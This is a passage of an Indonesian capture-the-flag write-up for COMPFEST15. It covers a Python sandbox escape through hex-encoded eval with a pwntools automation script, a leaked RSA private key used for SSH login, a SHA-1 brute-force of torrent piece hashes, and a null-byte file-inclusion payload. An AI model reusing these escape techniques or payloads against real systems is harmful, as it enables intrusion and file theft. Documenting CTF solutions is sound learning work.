Kami awalnya ingin mencoba untuk memanggil module **__import__** namun ternyata tidak bisa. Dan kemudian kami mencoba untuk melihat **globals** value yang ada dengan function **globals()**, dengan payload berikut

```
print(__builtins__.__dict__['\x65\x76\x61\x6c']('\x67\x6c\x6f\x62\x61\x6c\x73\x28\x29'))
```

Dan berikut hasilnya

```
➔ npi nc 34.101.122.7 10008
--- Prisoner Limited Access System ---
Enter your username: john
john >
print(__builtins__.__dict__['\x65\x76\x61\x6c']('\x67\x6c\x6f\x62\x61\x6c\x
73\x28\x29'))
{'__name__': '__main__', '__doc__': None, '__package__': None,
 '__loader__': <_frozen_importlib_external.SourceFileLoader object at
0x7fe2d4c05310>, '__spec__': None, '__annotations__': {}, '__builtins__':
<module 'builtins' (built-in)>, '__file__': 'chall.py', '__cached__': None,
'password': <_io.TextIOWrapper name='creds.txt' mode='r' encoding='UTF-8'>,
'main': <function main at 0x7fe2d4bae0e0>, 'admin': <function admin at
0x7fe2d4bae4d0>}}
john >
```

Karena ada yang aneh kami mencoba untuk melihat isi dari file nya yaitu di **chall.py**. Dari sini kami membuat sebuah automasi agar eksplorasi nya lebih mudah

```
from pwn import *

p = remote("34.101.122.7", 10008, level="error")

def craft_hex(code):

    result = []

    for c in code:

        result.append(hex(ord(c))[2:])

    return r"\x" + r"\x".join(result)

def read_file(filename):

    eval = f"__builtins__.__dict__['{craft_hex('eval')}']"

    payload = f"print({eval}('" +

craft_hex(f"open('{filename}').read()") + "'))"
```

```
    return payload.encode()

def run_without_banned(code):

    eval = f"__builtins__.__dict__['{craft_hex('eval')}']"

    payload = f"print({eval})('" + craft_hex(code) + "')"

    print(payload)

    return payload.encode()

p.sendlineafter(b"Enter your username:", b"john")

while True:

    mode = int(input("Mode (1/2): "))

    if mode == 1:

        code = input(">>> ").strip()

        p.sendlineafter(b">", run_without_banned(code))

    elif mode == 2:

        filename = input("f>>> ").strip()

        p.sendlineafter(b">", read_file(filename))

    else:

        print("Invalid mode")

        exit()

data = p.recvuntil(b"john ").decode().replace("john", "").strip()

print(data)

print("\n")
```

Dari sini kami menjalankan automation tersebut untuk melakukan beberapa eksplorasi, yaitu pertama kami ingin melihat source code asli dalam server

```
o → napi python3 solver.py
Mode (1/2): 2
f>>> ./chall.py
password = open("creds.txt", "r")

del __builtins__.__import__
```

Dan ternyata `__import__` nya dihapus, tapi ada hal lain yang menarik yaitu ada password di file `creds.txt` dan function `admin` yang membuka file `notice.txt`

```
def admin(password_io=None):
    if password_io == globals()['password']:
        print(f"Welcome admin!")
        print("Here's the flag: ")
        with open("notice.txt", "r") as f:
            print(f.read())
    else:
        print("Wrong password!")
```

Kemudian kami buka tiap file tersebut

```
o → napi python3 solver.py
Mode (1/2): 2
f>>> notice.txt
--- IMPORTANT NOTICE ---

Dear admins, I have received information that a prisoner is trying to get access to the flag.
I have moved the flag somewhere safe.
I would advise you not to access the flag right now.
But if there is an urgent matter, login to admin@THIS_SERVER_IP:10009 with your password as the SSH key to access the flag.

Mode (1/2): 2
f>>> creds.txt
LS0tLS1CRUdJTiBSU0EgUUFJJVktLS0tLQpNSU1Fb3dJQkFBS0NBVVVbbjhdYzFqdWZw
ZGFESTlOUTHlBkSkd1BTFd1Qkt5aG13Zk1pV1NUREdJY18xNTVhcmhXMGZ2aXN0VWZhamRG
MFhsL050MEpYd2RxcGVVcmdzaUUYkYtrSHBrz3Z0VHMa3BsVkrERKBNDR6b3EKSHHKS09TVzdW
VzgvNjdhbHozQlB0c1RkY0ySUeWYThTVVJIZ1FXc0Iybk1BRmxRNGNLNXBod1FpZjRQ00d1dQpL
VidMyNTBhcTRTUzBnYnhicjdjUXVhek9JYWljZkd5aZyZcW5RakkrVlLadkRMSHVtdG1uaEpnc3JM
SVdMeUZZC19DU05XinJXSvoZREwWqphukRlQzBHM6w4d1NVNUpOZ0E2S1JRTDhOUUwZk5pYXl1
U282MmVhMy9CY315YVYkVG1E1LSQ2J4NUU1TLZsent0M110M3dkYVZFV0FBVzBw0GprdfFFJREFR
QUJ6b0tCQUUxZkxgcYlBm0YFYZTJwVWp0VzcxQkNMVpPWFBVUDdhMFlycmZBRk00Y2UyVWFFZnQW
TDVrQjNEZAV00Fz2Jm0zN0VlR0x1WmRS1hBCnRue1kzMMhNhhRoZ3Z0K0deEe0W0bsbHNT
WEZPY2dzR294ejhramRvbtKdyzhymazVke4V040NzntUmkzaHkd0995SEFNmQ3ZVnStJfY2dF
TjdHJ2pmWRBRzNVtmR1SWR2c1AwL2t5K3J6SzLualN0bHF5R6JyYVFTZHRpNqpqa2XQSVY1QUVY
bnNSVGNoUzFLVTcYdWlXVUw5L1BSc0L2Xm11ietL20VEvWw5Jd3Z4eXA2aVRQW13RW1RM251C19h
Zm9XTEJtOUFIcnV6UXpsdzN0aGN0U1NvMTZWRFBQW5ybGd1NkHMSXJGK21jaER6NERuN2pDZm8x
YLZzRk0KSTJ2aH1PRUNnmVUBMFLRTZtLS1BgdDhJcENZVz1OUgw3bHwznVn1NV1NY2ZLbzhdndy9h
RnZaXhJGRUtnOGJqUwP3STNrcTFGN0pW50TYQVQVWdEwNG3mZ3QwMnJpTTJ0cGxUzNq4aJ20ddQ2
RWL3Yy8xdhTUJNpe1QyaTc5TW1hCnRtb3BCCThhcdZuRvEwSELIITU9XynLZYVgxSmfszZVhctB1
eVRrQWmWFRRN3E1OUZaTVpVazBDZ1LFQxd5MKEK3V6Q0haMy9uVGYrT0YVU19Jm19nHMcV0GtJ
MEhmSnZjbkVrZwz2TUR4cWhwc0YzZ1R8bzZ1V2N5cWZhbzdtVQpJREF2NjB1b1YnFWBw0Q0m1K
N2JhbUx1Tmg3R0hhaTZPZ1d3Q1NDQ0JmV0RUSzFkZGZnFhJWk1Lk3BERGzhckJ1Mm0YUppqMKG
Wn1ZU0V5a0MvSG50bVNBjzjaZnUdUc2NlUFB0BmWUJFRys0ZDRQQRs31LkNkVdUzrZ1KUItdq
a1d5VZz4WpFa0VYV0NSt1a2R2a0UkVYVRV0wUxh3Mw5ScFzEaFhZ0E3bFNGbNhiDzYnNet1MwFp
cm1IndgpmVnzV3BwSTVxd2psIm1GMUVD50xLEu9Sbytpd1AZ2UYUyVksEefNvd3BzWTF3YnVhY00p
eDdVn3h1emdYzdrCmcd3cFncExuN1t2SUpaMGJVS6ZET1FLQndRQ3EAMTJkU9B2N1hyb1d3SVpn
WnowTVVqTmNmTedeVpQeWJ2Z0MKYXZaU0wtkZyM1BMR1VwTLZ6TmVrSDNHV3dMN31LM2ZPNVdk
SkdRUGTDmNRLdkhobD1DNEdb3UwY1NuOFHTYgPpJFEQ2pJQ1QwMUJxubLUxBtUmxcAFAmVUJn
UFVNd01ocYyzcWhKtCtQbncyW9xS3M5UkruVEdBck90Mez3CJFLQUiWdUTCZ0FHVFPWGHVOVB
bHZVZG9DeTFUZNLEt5TWFRwek3XN3p3eJZQME0Vz1QTHNKHNFU0KcJ1HYXpFUYs5aw92
eS9DeD1FdxCVKLW195TfVzUWNta1w0WdTS2hbBtk5aXRSSEBeHJyutyR215dzQrbgpcCLRh
OHF6Y3QvQGNVOGLkeHLFUVZoc2xhRnLCqkU5eLE2REtjb3RRQ1BRqY3T09Lc0MvCi0tLS0tRUSE
IFJTQSBQKULWQRFIEtFWS0tLS0tCg==

Mode (1/2): █
```

Oke dapat sesuatu, ternyata kita dapat petunjuk bisa login ke ssh. Tapi password tersebut seperti nya masih diencrypt ke base64, lalu kami decode, dan ternyata isinya adalah private key untuk login ssh tersebut

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA8Cc1jvvVdaDI9NQ8enNdWpZLWuBKyhmfIiWSTDGib/155d
hW0fvisBVBo0VajdF0XL/Nz0JXwdWpeUrgsiE2++kHpkgvzTufkplVDDFCA44zoq
HxJKOSW7VW8/67GLz+BPAsTdbZ2IA0a8SURHgQWsB2myAFLQ4cK5phvQif4PCGbu
KVC250Gq4SS0gbxbr7cQuaz0Iaic+7yk63qnQjI/EYzVdLHmtmnhJgsrLIWLyFv
/CSNWzrWIZ3DL0XjaRDbC0G0l8vSU5JNgA6KRQL8T9B0fNiayuSo31eG3/BcyYaV
TmD3YLcbx5E5NVlZkt7R43wdaVEWAAW0p8jktQIDAQABAOIBAE1fH1bPLmqXe2pV
hWW1BBM5Z00PnT7G0YXrf0FJ4ce2UqEejVL6+B3FFf48Vs6J+5KzAuHGLEUdyKXA
tnzY3YcmXthgvt+GDhGLcK1lsSXFOwgsGoxz8kjDum7dc8r2fkVA8WN473mQ13hy
wOyHsk5d7eSlN1Xd7EN7aSjfxdAG3UNDHIdvrP0/ky+rzK9njStlqyDe2aQSdti5
PkLIPIV5AEXnsRTchS1KU7/uiqUL9/PLBVW3Yby9v9Q1VnIwvxyp6iTP9mwEmQ3nu
/afoWLBm9AbruzQzRw3thctRSo16VDAAAnrLgu6HLIRf+mchDz4Dn7jCfo1bVsFM
I2vhyOECgYEA0Yk6mJPft8IpCYW9NPL7ls3Nuu5YMcFko8gw/aFvWhrFEKgbjs
wI3kq1F7JVKKXAUf0104bfgt02riM2tpLTft8j6ttD6Ekwc/1t8SR3izT2i79Mma
tSopBq8ap6nEQ0HIHMOWbyYaX1JaleUaq0eyTkAcVdTQ7q59FZMZUk0CgYEAwy2A
SuzCHZ3/nTf+OF/R/I2/gXw/8kc0HfJvcnEkeh6MDxqhpSF3fTAo6bWcyqfao7mU
IDAv60en9r4ZVmgNBmJ7bamLSNh7D8ai60GwWwCSCCBLWdnK1Jewv4XIZIK3pDDfa
Bu1ltaJj2EFZEHAeykC/HnCMXU6ck3nuKv5AAKcGyAbG+4d4PA4lkyI6ECqFkw2
RwjkwYUVx01Z9UCY+ekds0e/TEuEwpQxw2nLXFphXsd11LSFnxbw614Kb1aqrmfv
nVfUspVI5WwjLZmF1ECKLKyoRo+iwP6aF8VNDxSUwpsY1IbuacOpX7U7xezgXc7Q
gCsqqpLn6+vIJZ0bUHfDNQKBgQCq812dQoY7XroWwIZgZj0MUjNcfLGdyZPybvGc
ausiM0NFr3PLFUVNVzNekH3GwW7yH3f05WdJGQPKc2tKvHNL9C4Gnou0b3n8Xmb
0j1DCjcCT01B1mKn1pmRg1hS8UBGpUMwMhQV3qhJL+Pnw2X0qKs9RDnTGAOt0Gw
1KAB0QKBgAGTUOXhU9XALvUdoCy1Te3KyNSXTpzBW4Rq7zwz6P0CNW9PLsq4sEEM
r9GazES+9iovy/Cx9EwLBUyKZ/LLUsQcmkb09gSKhAm99itJIQ4xrXS+rGb9w4+n
jrTa8qzct/8cU8idxyEQVhslaFyBBE9zQ6DKcotQCPkBF700KsC/
-----END RSA PRIVATE KEY-----
```

Kemudian kami simpan ke dalam file **private.key**. Setelah itu kami langsung login ssh dengan command berikut

```
ssh admin@34.101.122.7 -i ./private.key -p 10009
```


```
○ → napi ssh admin@34.101.122.7 -i ./private.key -p 10009
Welcome to PRISON ADMINISTRATOR SHELL
Last login: Sat Sep  2 15:46:23 2023 from 104.28.245.128
$ ls
flag.txt  flag2
$ cat flag.txt
COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz___THXx_053fac8f23}
$
```

Setelah itu berhasil masuk dan cari flagnya dan ketemu deh

Flag:

COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz___THXx_053fac8f23}

sharing is caring



Diberikan sebuah file **wibu** yang setelah di cek itu ternyata merupakan BitTorrent file.

```
kyruuu@unknown: [/mnt/c/Users/rafim/Downloads]
>> file wibu.torrent
wibu.torrent: BitTorrent file
```


Setelah baca baca artikel, ternyata file tersebut ada struktur nya. Langsung aja di parse. Disini saya menggunakan **torrent_parse** yang bisa langsung di install dari pip. Setelah di parse, simpan ke dalam file.

Structure of a TORRENT File [↗](#)

A torrent file is a combination of a list of files and metadata information about all the pieces of the file to be downloaded. It contains the following information in the form of keys.

- **announce** — The URL of the tracker that is announced to other peers for informing about the availability of the file
- **info** — This maps to a dictionary whose keys are dependent on whether one or more files are being shared:
- **files**—a list of dictionaries each corresponding to a file (only when multiple files are being shared). Each dictionary has the following keys:
 - **length** — size of the file in bytes.
 - **path** — a list of strings corresponding to subdirectory names, the last of which is the actual file name
- **length** — the size of the file in bytes (only when one file is being shared)
- **name** — filename where the file is to be saved
- **piece length** — number of bytes per piece. This is commonly 28 KiB = 256 KiB = 262,144 B.
- **pieces** — a hash list that is a concatenation of each piece's SHA-1 hash.

Namun bittorrent file tersebut telah rusak karena terdapat perubahan pada announce yang seharusnya berisi link/url namun di sini malah berisi string **COMPFEST15....**Berikut adalah perbandingan torrent yang valid dan tidak.




Bisa dilihat kita memiliki beberapa file dalam sebuah folder yang bernama **hippity_hop**

```
"info": {
  "files": [
    {
      "length": 375,
      "path": [
        "bio.txt"
      ]
    },
    {
      "length": 171,
      "path": [
        "diary_1.txt"
      ]
    },
    {
      "length": 117,
      "path": [
        "flag.dll"
      ]
    },
    {
      "length": 117,
      "path": [
        "flag.exe"
      ]
    },
    {
      "length": 117,
      "path": [
        "flag.torrent"
      ]
    },
    {
      "length": 66,
      "path": [
        "flag.txt"
      ]
    }
  ],
  "name": "hippity_hop",
}
```

Selanjutnya kita juga memiliki checksum (pieces) dan length dari part partnya. Checksum disini berfungsi untuk memvalidasi file yang sudah terdownload dari announcer. Karena cara kerja torrent itu sendiri dengan memecah unduhan yang setiap pecahan itu berisi maksimal 12 bytes dan nanti akan di satukan lagi setelah file nya terdownload.

```
13
"announce": "http://www.bittorrent.com/announce",
"info": {
  "name": "hippity_hop",
  "piece length": 12,
  "pieces": [
    "bbceaa299cee49bea99676e780397f83eac70fc0",
    "dc4f42c705572b74de694cfc5edf8d934e70e16a",
    "33130af5e0031c173316e658ef2b692f4d558d90",
    "9ca50e285da73a771c5ce2067f48da49cd021256",
```



Jadi setiap 1 checksum mengindikasikan setiap 12 bytes file. Untuk total besaran file kira kira $(375 + 171 + 117 + 117 + 117 + 66) = 963$ bytes sedangkan

checksumnya (pieces) ada 81 yang berarti bisa menampung $(81 \times 12) = 972$ bytes.

Karena kita ingin mencari flag, kita bisa melakukan brute pada hash untuk mencari karakter yang valid sesuai checksum. Maka langsung saja kita loncat ke part nya flag. Caranya adalah menghitung panjang file sebelum flag.txt dan membaginya dengan panjang checksum untuk mengetahui posisi checksum untuk file flag.txt. $(375 + 171 + 117 + 117 + 117) / 12 = 74.75$ maka kita bisa hitung dari parts 74 sampai ke akhir. Untuk file nya di tulis menggunakan full-width (sesuai deskripsi) yang setiap karakternya adalah 3 bytes. Maka untuk 1 checksum, bisa menampung 4 karakter $(12/3) = 4$.

Setelah mencoba membaca flag.txt, ternyata real flag ada di file diary_1.txt

A screenshot of a code editor with a dark theme. The top bar shows three tabs: 'solve.py', 'flag.txt', and 'message.json'. The 'flag.txt' tab is active. The code in the editor is:

```
1 in. flag is on diary_1. txt
```

Langsung saja, kita lompat ke file tersebut yang dimana dimulai pada index $(375 / 12) = 31.25$ dan berakhir pada index $(375 + 171) / 12 = 45.5$.

A screenshot of a code editor with a dark theme. The top bar shows four tabs: 'solve.py', 'flag.txt', 'hackedlol.py', and 'message.json'. The 'flag.txt' tab is active. The code in the editor is:

```
1 <COMP FEST15 {b3ep_b0p_ _BEEP_boP_c14sSiC_t0RRent_d94ca75f62} lm
```

Berikut adalah solvernya

```
from functools import reduce
import hashlib
import itertools
import string

def bruteforce(TARGET_HASH, TARGET_LENGTH):

    seed = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ! \"#$%& \ ' () * +, -. / : ; < = > ? @ [ \ ] ^ _ ` { | } ~ "
    # if you know the start letter
    seed_bytes = list(map(ord, seed))
```

```

print("target_hash = %s" % TARGET_HASH)

attempts = 0
for word_bytes in itertools.product(seed_bytes, repeat=TARGET_LENGTH):
    word_string = reduce(lambda x, y: x+y, map(chr, word_bytes))    #
word_bytes to string
    hash_ = hashlib.sha1(word_string.encode()).hexdigest()
# SHA1 of word_bytes

    # print(word_string, hash_)
    if hash_ == TARGET_HASH:
        print("\n=> Founded: word = %s | hash = %s" % (word_string, hash_))
        open('flag.txt', 'ab').write(word_string.encode())
        break

    # Just for debug to check if python is alive xD
    if attempts % (1 << 20) == 0:    # Show print every 1 << 20
attempts
        print("debug!control: word = %s | hash = %s | attempts = %d" %
(word_string, hash_, attempts))

        attempts += 1

import json

f = json.loads(open('message.json').read())
has = f['info']['pieces'][31:46]

for dumped in has:
    bruteforce(dumped,4)

```

Flag: COMPFEST15{b3ep__b0p____BEEP__boP__cl4sSiC__t0RR
ent__d94ca75f62}


Plis kak Lily kasi aku bounty 🥺👉👤✅

Web Exploitation


COMPaste




Diberikan sebuah website, ketika dibuka seperti ini



Website ini memiliki functionality untuk membuat sebuah note, dan ketika note sudah dibuat akan menampilkan ID unique dari note tersebut untuk melihatnya




Disini kami berasumsi bahwa ini adalah LFI, kami mencoba simple dan common payload



Ternyata tidak bisa (kena ban) dan disini kami mencoba beberapa payload tidak pernah berhasil. Hingga turun sebuah hint seperti ini




Disini kami berasumsi bahwa sebenarnya kode tersebut membaca file dengan kode ID tadi yang diberikan suffix **.txt**, dan terdapat hint ada 2 file **flag** dan **flag.txt**, okee kita coba



Ketika input **flag** tidak bisa, ternyata rick roll (sad), dan asumsi kami input ini akan diberi suffix **.txt**, jadi yang di baca oleh program bukan file **flag** tapi file **flag.txt**.

Nah untuk membaca file **flag** yang asli kita dapat menggunakan teknik nullbyte sesuai dengan deskripsi soal "C I/O" kita dapat menggunakan **%00** sebagai nullbyte agar suffixnya tidak terbaca, jadi payload nya sebagai berikut

flag%00



Dan berhasil untuk mendapatkan flagnya

Flag: COMPFEST15{NULL_4nD_C_stR1k3S_again_90dea8e9}

index.php.ts

[488 pts] index.php.ts


Description

I love Next.js 13! The server actions and components is very cool! It looks just like back then when I was writing PHP!

Author: rorre

<http://34.101.122.7:10011/>

AttachmentsHints

 indexphpts.zip

#1

Diberikan sebuah website beserta dengan source code nya. Ketika dikunjungi website ini mempunyai fungsionalitas untuk mangujakan pertanyaan. Lanjut kita analisa source code nya

```
const flagRow = await db.get("SELECT * FROM flag_owner WHERE uid = ?", [uid]);

return (
  <main>
    <section className="flex min-h-screen flex-col items-center justify-center p-24 bg-black text-white gap-8">
      <h1 className="font-bold text-2xl">Ask me anything!</h1>
      {flagRow !== undefined && uid.length === 32 && (
        <div className="px-4 py-2 font-semibold bg-green-500">
          Congratulations! Here is your flag: {process.env.FLAG}
        </div>
      )}
      <AskBox />
    </section>
  )
```

Jika dilihat dari kode diatas untuk mendapatkan flag kita perlu untuk bisa mendapatkan **uid** yang sama pada table **flag_owner**

uid ini akan otomatis digenerate melalui middleware dan dimasukkan ke cookie dengan panjang uid nya adalah 12 karakter

